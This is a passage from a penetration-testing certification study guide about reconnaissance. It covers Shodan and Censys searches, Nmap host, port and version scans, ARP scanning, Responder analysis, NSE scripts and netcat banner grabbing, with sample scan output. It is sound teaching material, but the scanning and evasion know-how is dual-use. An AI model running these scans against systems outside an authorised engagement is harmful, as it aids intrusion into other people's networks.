Censys is a flexible search tool that can help you identify system vulnerabilities, web infrastructures, and network footprints without ever querying your target directly. The Explore function makes pivoting even easier. Once you run a search, click on one of the results. Here, you will see information such as the open ports, network information, OS, and geolocation for the target. As in [Figure 2-18](#), you will also be able to select Explore from the top navigation bar. Choosing this will display a relationship graph showing your searched target with host, certificate, and domain name information in a clickable graph. When you click and hold a node, you are given additional search options, such as Explore Hosts, Explore Domains, Explore Certificates, or View, to see more information about that node. At the bottom of the page, you are given an Available Pivots table with the data definitions you can use to manually search for additional data. Further documentation about the query language for Search 2.0 is available on the Censys documentation site: <https://support.censys.io/hc/en-us/articles/360059608451>



**Figure 2-18** Censys target exploration

## Shodan

The Shodan search engine also scans the entire Internet, parsing banners for services and categorizing the data returned by each device. The main page provides a search box that can be used to examine content to find keywords or phrases. Advanced queries enable users to apply filters and boolean logic operators to drill down into the results. It works similarly to a typical web search engine such as Google, Yahoo!, or Bing. In [Figure 2-19](#), we are looking for any data results that return with the keyword “telnet.”



**Figure 2-19** Shodan basic search

As you can see, a substantial number of results were returned and categorized under Top Countries, Top Services, Top Organizations, Top Operating Systems, and Top Products. If you click on one of the summarized categories, it will apply the appropriate filter in the search box and execute a new query. One of the most useful features with Shodan is the ability to apply filters with the search criteria. If you wanted to find data with the keyword "telnet"

along with any ports that have port 23 open and are located in the United States, we could apply the search phrase `telnet port:23 country:"US"` in the search box to narrow the search (Figure 2-20).




**Figure 2-20** Shodan filters

The Reports button on the top menu bar provides a quick and painless way to generate a report based on the search criteria. This report is linked to your account and can be accessed once it is successfully generated by Shodan. Another useful feature is the Explore button. Here you can investigate potential use cases through popular searches and shared results.

## Web Archives

Another approach to identifying web vulnerabilities is to use web archives. The most popular of these is probably The Wayback Machine (<http://web.archive.org/>), but some search engines, like Google, also offer the ability to pull up an older cached version of a site that shows up in search results. Occasionally, people will put a website online accidentally or publish information unintentionally on a website. Web archives are useful for examining whether any of those conditions apply, because they allow you to look at earlier versions of the site. With Google, you can use the `cache:` operator in search to examine the last cached version of a site, but to go back further or to select the page from a particular date, The Wayback Machine allows you to search for a particular URL, and if it has collected it, you can click on a date to examine the page as it was when it was collected. As shown in [Figure 2-21](#), the calendar view on the bottom of the search results page shows bubbles to indicate how many snapshots were taken of the site on that particular day, and the color indicates whether the collection was redirected. A snapshot, however, does not indicate that the site was changed, only that it was collected.



**Figure 2-21** The Wayback Machine

## Active Reconnaissance

Passive reconnaissance has its limits. If we extend our earlier example for home maintenance, you will eventually need to engage with the contractor directly. You need to know when they are available, if they have the tools and expertise to perform your specific house repair, how much they charge, or even if they're willing to do the work! You'll probably have to interact with them directly at this point and have conversations and other interactions to get more information.

In pentesting, this would be active information gathering. You are *actively engaging the target* in order to do things like detect open ports, web pages, services, and identify exploitable weaknesses you can use during the pentest. These actions may show up in logs, monitoring systems, or affect bandwidth utilization of the target. You should use this method carefully during a pentest unless you are not concerned about being detected, causing a disruption, or triggering

incident response. Taking these actions outside of your contract may be prohibited or discouraged by local or regional laws. Port scanning, for example, has resulted in civil lawsuits or complaints to Internet service providers which may cost time, money, or resources for the pentester. For this chapter, we will focus on active information gathering techniques that occur pre-exploitation. We'll cover post-exploitation information gathering in [Chapter 9](#).

## Host Enumeration

One of the most famous open-source network security scanning tools known to pentesters is the Network Mapper (Nmap). Nmap is a command-line tool that utilizes various network protocols and advanced features for surveying hosts for open TCP and UDP ports, fingerprinting operating systems, extracting service banners, and much more. Let's talk about how Nmap and other tools can be used for these activities. Enumeration is the process of establishing active connections to target systems in order to find potential attack vectors. This includes attempting to find hosts, services, domains, URLs, and valid users to attack. Let's start with host enumeration. Host discovery is an active scanning technique used to aid in the process of information gathering. The goal is to identify hosts alive and listening on the network. [Table 2-4](#) lists the common Nmap flags that are generally used to conduct information gathering exercises about hosts.

Nmap Command Option	Description
-sL	Lists the targets to scan and does a reverse-DNS lookup
-sn	Pings scan, disables port scan
-Pn	Disables ping, treats all hosts online, skips host discovery
-PS/PA/PU/PY [portlist]	TCP SYN/ACK, UDP, or SCTP discovery to given ports
-n	No DNS resolution
-v/ -vv	Increases verbosity level of scan output
-oN/ -oX/ -oG <file>	Outputs scan in normal, XML, and grepable formats
-oA <basename>	Outputs into the three major formats at once

**Table 2-4** Nmap Host Discovery Options

---



**EXAM TIP** Nmap is an important tool for the pentester and will be covered in the exam. Make sure you understand its various uses, options, and scan output. The various Nmap flags and options covered in this chapter are listed on the PenTest+ exam objectives. However, for a full list of command options, execute the `nmap` command with no arguments, or use `nmap -h`.

## Ping Scan

An Nmap ping scan (`-sn` or `-sP` flag) is a simple method of determining if a host is alive on the network. Whenever possible, Nmap will use an ARP scan. You can specify `--send-ip` to force a ping scan to use the Internet Control Message Protocol (ICMP) instead. This sends probes to hosts over the network. Hosts communicate over the network using ICMP messages, which are defined as specific types and codes that determine the state of the communication. A ping scan will send a type 8 message (ECHO request) to the target host. If a host is alive, it will respond to the source of the request with a type 0 message (ECHO reply). [Table 2-5](#) covers some of the control messages from ICMP common use, and [Figure 2-22](#) shows a ping scan against a remote network using ICMP.

ICMP Reply Message	Code	Meaning
0 – Echo Reply	0	Reply used for ping
3 – Destination Unreachable	0	Network unreachable
	1	Host unreachable
	2	Protocol unreachable
	3	Port unreachable
	5	Source route failed
	6	Destination Network unknown
	7	Destination Host unknown
	9	Network administratively prohibited
	10	Host administratively prohibited

**Table 2-5** Nmap Host Discovery Options

```
root@kali:~/scans# nmap -vv -n -sn 192.168.1.0/24 -oA pingscan.out
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2018-04-08 11:33 EDT
Initiating Ping Scan at 11:33
Scanning 256 hosts [4 ports/host]
Completed Ping Scan at 11:33, 15.00s elapsed (256 total hosts)
Nmap scan report for 192.168.1.0 [host down, received no-response]
Nmap scan report for 192.168.1.1
Host is up, received echo-reply ttl 63 (0.041s latency).
Nmap scan report for 192.168.1.2
Host is up, received echo-reply ttl 64 (0.044s latency).
Nmap scan report for 192.168.1.3 [host down, received no-response]
Nmap scan report for 192.168.1.4
```

**Figure 2-22** Ping scan

Nmap output can be exported into different formats. The grepable format is very useful when working with Nmap scan data from within the Linux operating system. The `grep` command (along with some help from `awk`) can be used to search for patterns from the scan output and dump the results to STDOUT. We can also pipe the returned output from the `grep` command into `awk` and print only the fields that are relevant for our search criteria. In this case, we want to investigate all of the hosts that are “Up” (alive) on the network.

[Figure 2-23](#) shows how to use `grep` and `awk` to print IP addresses

found alive on the network. The list of IP addresses returned from the search can be put into a text file and used with subsequent Nmap scans to target only those hosts that are alive on the network.

```
root@kali:~/scans# grep -i "Up" pingscan.out.gnmap | awk '/Up/{print $2}'  
192.168.1.1  
192.168.1.2  
192.168.1.4  
192.168.1.5  
192.168.1.6  
192.168.1.8  
192.168.1.9  
192.168.1.10  
192.168.1.11  
192.168.1.12  
192.168.1.50  
192.168.1.51  
192.168.1.52  
192.168.1.60  
192.168.1.108  
192.168.1.211  
192.168.1.254
```

---

**Figure 2-23** Alive hosts on the network

## Address Resolution Protocol (ARP) Scan

On local subnets, machines are addressed by MAC addresses instead of IP addresses. In order to determine the correct destination MAC address for a packet, ARP checks a local cache of known IP address and MAC address pairings, and if it doesn't exist, it tries to resolve it. To resolve it, a packet is sent out to the broadcast address (FF:FF:FF:FF:FF) on the network to ask "who has this IP, tell my IP." The host that owns that IP sends a directed ARP reply back to the requestor with the correct mapping. The requestor adds it to their cache so that they can remember it for a fixed period of time. Until it expires, the host doesn't have to re-resolve that pairing on the network.

As a pentester, you can use this to discover other hosts on a network. Suppose you have compromised a Windows system and you want to identify other targets. From the system console, you

might issue the `arp -a` command to get a list of IP addresses and MAC addresses that system has communicated with. From the network, you could send out ARP requests using a tool like `arp-scan` in Linux.<sup>3</sup> As you can see next, by asking who has a given IP for a range of IPs, any responses with a valid MAC address are probably real targets on the network.

```
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:50:56:xx:xx:xx, IPv4: 192.168.1.14
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.10  3c:0e:23:xx:xx:xx  Cisco Systems, Inc
192.168.1.12  b8:27:eb:xx:xx:xx  Raspberry Pi Foundation
192.168.1.23  0c:c4:7a:xx:xx:xx  Super Micro Computer, Inc.
192.168.1.24  00:15:5d:xx:xx:xx  Microsoft Corporation
192.168.1.29  00:04:ac:xx:xx:xx  IBM Corp
192.168.1.31  00:15:5d:xx:xx:xx  Microsoft Corporation
```

Host discovery can be a difficult task to complete. However, Nmap provides more options for discovery that leverage other protocols and techniques, such as disabling ping (-Pn) and using other protocols such as TCP and UDP in the event a firewall is blocking ICMP packets, or even just using a list scan (-sL). The Nmap list scan is a useful technique for enumerating every possible IP address within a netblock and then conducting a reverse-DNS lookup to see if the host is registered in DNS with a fully qualified domain name (FQDN). Knowing that an IP address is registered in DNS is useful information, as it is an indicator that the IP is likely a valid host on the network, since someone cared enough to register it in DNS.



**TIP** Nping (<https://nmap.org>) is another tool that is available in Kali that provides advanced options for using ICMP, ARP, and other protocols to probe hosts over the network. This tool is not covered in the CompTIA PenTest+ exam; however, it provides additional features outside of Nmap for complex host discovery and defeating network-layer defenses.

## Other Protocols

On a network, anything that is broadcast is fair game for a pentester to collect. Identifying targets by passively collecting broadcast traffic is another valid way to enumerate host resources. As long as you aren't sending traffic back, many would consider this to be passive information gathering, but as it requires a connection to the network, you are still technically interacting directly with your target at some level. [Figure 2-24](#) shows an example of using Responder in Analyze mode to observe active hosts on the network based on broadcast protocol traffic.

```
[Analyze mode: NBT-NS] Request by 192.168.23.122 for WPAD, ignoring
[Analyze mode: NBT-NS] Request by 192.168.23.6 for WPAD, ignoring
[Analyze mode: NBT-NS] Request by 192.168.23.192 for WPAD, ignoring
[Analyze mode: NBT-NS] Request by 192.168.23.77 for WPAD, ignoring
[Analyze mode: MDNS] Request by 192.168.23.201 for wpad.local, ignoring
[Analyze mode: NBT-NS] Request by 192.168.23.45 for WPAD, ignoring
[Analyze mode: MDNS] Request by 192.168.23.124 for wpad.local, ignoring
[Analyze mode: NBT-NS] Request by 192.168.23.62 for WPAD, ignoring
[Analyze mode: NBT-NS] Request by 192.168.23.12 for WPAD, ignoring
[Analyze mode: MDNS] Request by 192.168.23.52 for wpad.local, ignoring
```

---

**Figure 2-24** Responder.py -I eth0 -A (analyze only mode)

## Service Identification and Fingerprinting

Service enumeration occurs much the same way as host enumeration, in that you attempt to connect to a listening service, or you listen for traffic from that service. What if you want to know more? Service scanning simply asks a series of questions to elicit a response from a host over the network. The way that a service responds, including timing, protocol implementation, and banners, may tell you more about the version of software and the device behind the service.

## Port Scanning Methods

The purpose of port scanning is to evaluate the state of a port. Once you have identified a list of open ports and services, you can figure

out what your plan of action should be. A port can be open, closed, or filtered (possibly blocked by a firewall). Connection-oriented scans use the TCP protocol and evaluate the state of TCP-based ports and services and are the most reliable. UDP scans follow a less advantageous pattern of success, as they offer little to no reliability as to whether a port is available over the network. UDP ports that are open do not respond to a scan request. Closed UDP ports respond with an ICMP type 3 “port unreachable” message. Nmap will infer that the port is either open or filtered in the event it does not receive a message from the target host.

---



**TIP** As stated in the text, services listening on UDP ports do not typically send a response to acknowledge that the port is open, but on occasion, they do send a response, which helps validate that the port is open. However, if nothing is returned, Nmap will show the port as open|filtered. It is possible that the port may be open, or possibly packet filters applied at a firewall are blocking the communication. Regardless, the version detection option (-sV) can be applied to the command syntax to help ascertain open ports from closed ports.

Different scan options can help improve the overall performance of the port scan. During a pentest engagement, time is of the essence. Adding scan overhead, like version detection (-sV), will likely increase the amount of time to complete a scan. However, Nmap provides timing and performance options to help improve scan efficiency. These options enable a user to specify the number of probes sent to a target or to reference timeout parameters, which by default are measured in seconds. A more straightforward approach would be to use the timing template (-T<0-5>) and allow Nmap to determine the timing values. The paranoid (0) and sneaky (1) templates are used to evade IDS and firewalls, while the polite (2) template is used to conserve bandwidth and resource utilization on

the target machines. Templates aggressive (4) and insane (5) are used for speed, not accuracy. The normal (3) template is the default template when scanning with Nmap. Any other performance-based options will take precedence over the template that was selected.

[Table 2-6](#) describes a list of scan methods that are both common and relevant for discovering open ports and services for hosts over the network. The last rows in the tables are related to performance-based scan options.

Nmap Command Option	Description
-sT/ -sS/ -sU	TCP scan (full connect scan)/SYN scan (half-open scan)/UDP scan
-p	Specify unique ports (comma separated) or port range
-sV	Service/version detection
-O	Operating system fingerprinting
-iL	Target input file (list IP addresses or hosts in sequential order)
--script/ -sC	Specify Nmap script to use with scan
-T<0-5>	Set timing template (higher is faster)
--max-retries <tries>	Specify amount of port scan probe retransmissions
--host-timeout <time>	Give up on scanning target after this long (default time value is measured in seconds)

**Table 2-6** Nmap Port Scanning Options

## Common Ports and Protocols

Pentesters should familiarize themselves with common *system*, *registered*, and *dynamic* ports. System ports are any port between 0 and 1023. These ports require root- or system-level privileges within the operating system to run and host standardized application services across operating system platforms. Registered ports between 1024 and 49151 are user-level ports that host application services that do not require elevated privileges to run. Dynamic ports are any ports higher than 49151 and are in the private allocation range; they are not typically found in the user range. [Table 2-7](#) provides a list of common ports and protocols that are common in organizational networks.

<b>Port</b>	<b>Protocol</b>	<b>Port</b>	<b>Protocol</b>
20/21 (TCP)	FTP	137–139 (TCP/UDP)	NetBIOS
22 (TCP)	SSH	161/162 (UDP)	SNMP
23 (TCP)	TELNET	389 (TCP/UDP)	LDAP
25 (TCP)	SMTP	443 (TCP)	HTTPS
53 (TCP/UDP)	DNS	445 (TCP)	SMB
67 (UDP)	DHCP	902 (TCP)	VMware Server
69 (UDP)	TFTP	1433 (TCP)	MSSQL
80 (TCP)	HTTP	2049 (TCP/UDP)	NFS
123 (UDP)	NTP	3306 (TCP)	MySQL
135 (TCP)	RPC	3389 (TCP)	RDP

**Table 2-7** Common Ports and Protocols




**CAUTION** Leaving unused ports and services open and available to untrusted hosts over the network is poor network security hygiene. Encouraging customers to follow the principle of least privilege can go a long way to reducing overall network security risk to an organization. Most mitigations found in a pentest report can likely be mitigated by disabling or applying better access control to a network resource.

## TCP Scan

TCP (RFC 793 – Transmission Control Protocol) is connection oriented and offers reliable data exchange between two network hosts. This type of scan is referred to as a full connect scan and uses an operating system's network function to perform the TCP three-way handshake with a target host. The TCP scan is the default scan method when using Nmap if no other scan option is specified. It is the most reliable scan type; however, it provides low-level control and may take more time to complete on larger networks, which

makes it very inefficient. [Figure 2-25](#) shows a logical TCP three-way handshake between an attacker and a target.



**Figure 2-25** TCP scan

When a scan is executed without service detection but with the `--reason` or `-vv` flags, Nmap provides the reason as to why it listed a port as open, closed, or filtered. However, we know a SYN-ACK response from a target will typically mean that the port is available over the network. Operating system detection using Nmap can be a bit finicky to the point that it is a best-guess scenario. Using your knowledge of common ports and services and which operating systems they are associated with can go a long way when deciphering if a target is a Linux host or Windows based. For

instance, seeing a host with port 22/tcp open would typically mean the target is a Linux-based host. [Figure 2-26](#) shows an example of a full connect scan. If a host had 3389/tcp (RDP) open, it would probably mean the target is a Windows-based host. This knowledge would provide nothing more than the instinctive ability to validate Nmap operating system fingerprinting.

```
root@kali:~/scans# nmap -vv -n -Pn -T4 -sT -p 21-25 192.168.1.52

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2018-04-08 11:56 EDT
Initiating Connect Scan at 11:56
Scanning 192.168.1.52 [5 ports]
Discovered open port 23/tcp on 192.168.1.52
Discovered open port 25/tcp on 192.168.1.52
Discovered open port 21/tcp on 192.168.1.52
Discovered open port 22/tcp on 192.168.1.52
Completed Connect Scan at 11:56, 0.04s elapsed (5 total ports)
Nmap scan report for 192.168.1.52
Host is up, received user-set (0.039s latency).
Scanned at 2018-04-08 11:56:57 EDT for 0s
PORT      STATE    SERVICE      REASON
21/tcp    open     ftp          syn-ack
22/tcp    open     ssh          syn-ack
23/tcp    open     telnet       syn-ack
24/tcp    closed   priv-mail   conn-refused
25/tcp    open     smtp         syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```


---

**Figure 2-26** Full connect scan

## Half-Open Scan

The TCP SYN scan is the most popular scan method, as it provides fast and effective scanning of thousands of hosts simultaneously. This scan method is commonly referred to as the “half-open” scan, as it never completes the three-way handshake. [Figure 2-27](#) shows a logical example of the communication that occurs between an attacker and target during a half-open scan. The SYN scan provides full control over the packets it generates and allows the user to control timeout response times to speed up the performance of the

scan. The user must have root or administrator privileges in order to execute a SYN scan.



**Figure 2-27** TCP SYN scan

Unlike in the previous TCP scan, the version detection flag provides valuable information from the target host, as the banner was provided with the reply message. Nmap will disclose the banner received from the target under the Version column. [Figure 2-28](#) shows an Nmap SYN scan with version detection. In some cases, the service banner will disclose the operating system, which is common with the SSH service. This makes operating system fingerprinting even easier.

```
root@kali:~/scans# nmap -n -Pn -T4 -sSV -p 21-25 192.168.1.52
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2018-04-08 11:59 EDT
Nmap scan report for 192.168.1.52
Host is up (0.040s latency).
PORT      STATE    SERVICE      VERSION
21/tcp     open     ftp          vsftpd 2.3.4
22/tcp     open     ssh          OpenSSH 4.7p1 Debian 8ubuntul (protocol 2.0)
23/tcp     open     telnet      Linux telnetd
24/tcp     closed   priv-mail
25/tcp     open     smtp        Postfix smptd
```

---

**Figure 2-28** SYN scan with version detection

---



**NOTE** A SYN flood (half-open attack) is a form of denial of service attack where a malicious user will send a series of SYN requests to a target to make the service unresponsive to legitimate traffic.

## UDP Scan

As stated earlier in the chapter, UDP scans are connectionless and can be very unreliable. However, UDP services are commonly deployed to support services that require the need for distributing information to hosts within a broadcast domain. Common services such as DNS, DHCP, and NetBIOS rely on broadcast messages, as the intended recipient of the message may not be known. In any case, a pentester should target UDP ports that are common within an organizational network first, and later after enumerating further information from the network, possibly target additional UDP ports of interest. [Figure 2-29](#) shows a UDP port scan for typical NetBIOS ports.

```
root@kali:~/scans# nmap -n -sUV -p 135-137 192.168.1.51
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2018-04-08 12:06 EDT
Nmap scan report for 192.168.1.51
Host is up (0.038s latency).
PORT      STATE SERVICE VERSION
135/udp  closed  msrpc
136/udp  closed  profile
137/udp  open   netbios-ns Microsoft Windows netbios-ns (workgroup: WORKGROUP)
```

**Figure 2-29** UDP scan

In most cases, if a port is found to be open, Nmap will display a default service identifier if a banner was not attained through service version detection (`-sV` flag). Nmap has over 2,200 known services listed in the ***nmap-services*** database, which is included with the installation of Nmap and periodically updated as new services can be fingerprinted.

The Nmap Scripting Engine (NSE) is an extended framework for Nmap written in Lua to help automate a variety of networking tasks, including the ability to write scripts to tinker with and finagle network services. Certain scripts have the ability to perform specific tasks, such as extract version information and if a service is configured to allow anonymous login. [Figure 2-30](#) shows the output of an anonymous FTP Nmap script that verified anonymous logins are enabled on the remote host. In Kali, all of the scripts are located in the `/usr/share/nmap/scripts` directory. Each NSE script provides a ***head***, ***rule***, and ***action***.

```
root@kali:~/scans# nmap -n -Pn -T4 -sSVC -p 21 192.168.1.52
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2018-04-08 12:02 EDT
Nmap scan report for 192.168.1.52
Host is up (0.050s latency).
PORT      STATE SERVICE VERSION
21/tcp    open   ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
Service Info: OS: Unix
```

**Figure 2-30** Nmap script

The head provides metadata information, such as argument information, description, and dependencies for execution. The rule is a Lua method that determines if an action should be executed or not, and the action is the functionality of the script. Most NSEs that are deemed safe for execution can be included with a typical scan, using the `-sc` flag. However, if you wanted to perform a DNS cache snooping scan against an organization's internal DNS server to uncover possible social networking sites, you would have to invoke the script specifically from the command line. [Figure 2-31](#) illustrates this type of scan.

```
root@kali:/etc# nmap -sU -p 53 --script dns-cache-snoop.nse 192.168.7.1
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-07 00:38 EDT
Nmap scan report for 192.168.7.1
Host is up (0.0084s latency).

PORT      STATE SERVICE
53/udp    open  domain
| dns-cache-snoop: 2 of 100 tested domains are cached.
|_ www.google.com
|_ www.facebook.com
MAC Address:

Nmap done: 1 IP address (1 host up) scanned in 7.19 seconds
```

---

**Figure 2-31** Nmap DNS cache snooping

---



**TIP** You can find more information about the Lua language and NSE at <https://nmap.org>. Creating your own NSE is fairly straightforward, and the Script Writing Tutorial page on the Nmap website can get you started.

## Web Target Identification

The most basic way to identify a web server is to look at the Server field in the HTTP response header—no sophisticated algorithm

needed. Netcat, which is undoubtedly one of the most useful and underrated tools available, can be used to open a TCP connection to a remote host:

```
root@kali:~# nc 192.168.1.60 80
HEAD / HTTP/1.0

HTTP/1.1 400 Bad Request
Date: Wed, 25 Apr 2018 02:50:51 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 301
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

Server field  
in the response  
header

Netcat can also be used to open up a TCP connection with a database server, such as MySQL, in order to extract banner information from the corresponding service:

```
root@kali:~# echo "" | nc 192.168.1.60 3306
[
5.7.22-0ubuntu0.16.04.1d@QfÿT",'
| 3mysql_native_password
```

Based on the server responses, we see the host is running Apache and MySQL on the Ubuntu Linux operating system. Using just this information, we can investigate possible vulnerabilities and associated CVEs for the identified service versions.

## Web Content Enumeration

Once a web server has been identified, you'll want to enumerate the resources available, including web pages and filenames. Two ways to do this are by crawling or brute force.

## Crawling and Scraping

